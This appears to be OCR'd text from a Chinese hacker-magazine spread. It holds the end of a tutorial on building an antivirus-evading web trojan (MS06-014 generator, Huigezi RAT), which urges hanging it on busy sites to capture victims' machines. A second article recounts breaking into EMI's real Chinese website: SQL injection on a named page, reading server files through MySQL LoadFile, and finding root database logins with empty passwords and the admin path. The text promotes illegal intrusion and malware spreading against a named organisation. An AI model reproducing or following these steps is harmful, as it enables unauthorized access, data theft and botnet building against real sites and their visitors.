


图 13

OK，现在我们就做好了一个免杀又隐蔽的网页木马了！如果把一个免杀的灰鸽子挂到访问量比较大的网站上，就等着肉鸡乖乖上线吧！好了，教程到这里就结束了。请大家尽快到官方网站下载相应补丁，以免成为别人的肉鸡。

（文章中涉及的 MS06－014 网页木马生成器、微型 PHP+ASP 管理器双用版、转换工具已收录到光盘中）

今年流行玩挂马

直捣黄龙之EMI百代

阿布

EMI百代唱片公司相信大家都一定知道吧，蔡依林、S.H.E、任贤齐都是EMI的当红歌手。这天，我准备到他们的网站上查点东西，打开网站，发现是由一个新闻系统和一个文本讨论区组成的，使用的全部是PHP脚本。我随手点开一个新闻，看到IE地址栏中的albumshow.php?id=130，在后边加了一个单引号（图1），居然返回了网站的绝对路径，而且下面的内容也没有显示出来，看来这个地方存在注入漏洞。




图1

打开HDSI，进入PHP注入选项卡，把注入地址填写上，另外，我发现加上单引号和正常页面最明显的差别是“2001”这几个字符，这就是关键字符，也填写上，点击开始。HDSI慢慢地就扫描出了这个地方存在12个字段，让HDSI来猜解一下数据库，很遗憾，没有猜出来（图2）。




图2

对服务器扫描后发现开了21、80、3306端口，看来WEB服务器和数据库服务器是同一台服务器，如果当前连接的MYSQL权限为ROOT，就可以使用LoadFile来读取服务器里的文件了，刚才在HDSI自带的浏览器里发现第10个字段地方很适合读文件，它读出来的东西很长，如果限制了长度也没关系。还记得刚才获得的网站的绝对目录吗？填写到HDSI中绝对路径的地方**D:\emi\www\albumshow.php**，点击确定（图3）。我们通过查看albumshow.php的源代码，可以看到这个PHP文件中包含了script文件夹下的conn_data_db.php，很显然是连接数据库的文件，再读取conn_data_db.php文件（图4），晕，怎么是ROOT用户加空密码来连接emi_data这个数据库的呀？够强。不过也别高兴得太早，因为在MYSQL安装的时候大部分都会禁止远程连接的。来实验一下，打开牛族的MYSQL连接器，不出所料，连接失败。




图3




图4

现在再从网站的后台来看看，先来找后台的地址，奇怪的是通过HDSI竟然找不到（读者：人家的管理后台当然藏的很隐蔽了），但是，当打开http://www.emimusic.com.cn/admin的时候跳出来了登录框，基于IIS的那种登录框，终于明白HDSI为什么扫不出来了。现在管理后台地址已经找到了，因为全站使用PHP代码，推断它的绝对地址为**D:/emi/www/admin/index.php**，它的代码只有一句**<? include("auth.php");?>**，又包含了个文件，那就再读auth.php这个文件（图5），它的代码也包含了一个和前面相似的文件conn_member_db.php，不是很一样哦！

再读读看看，也是ROOT，空密码连接，但是连接的数据库是emi_member，到这里我们完全明白了。原来这个网站使用3个数据库，一个数据库网站前台使用，还有一个是后台使用，剩下的就是文本讨论区使用了。

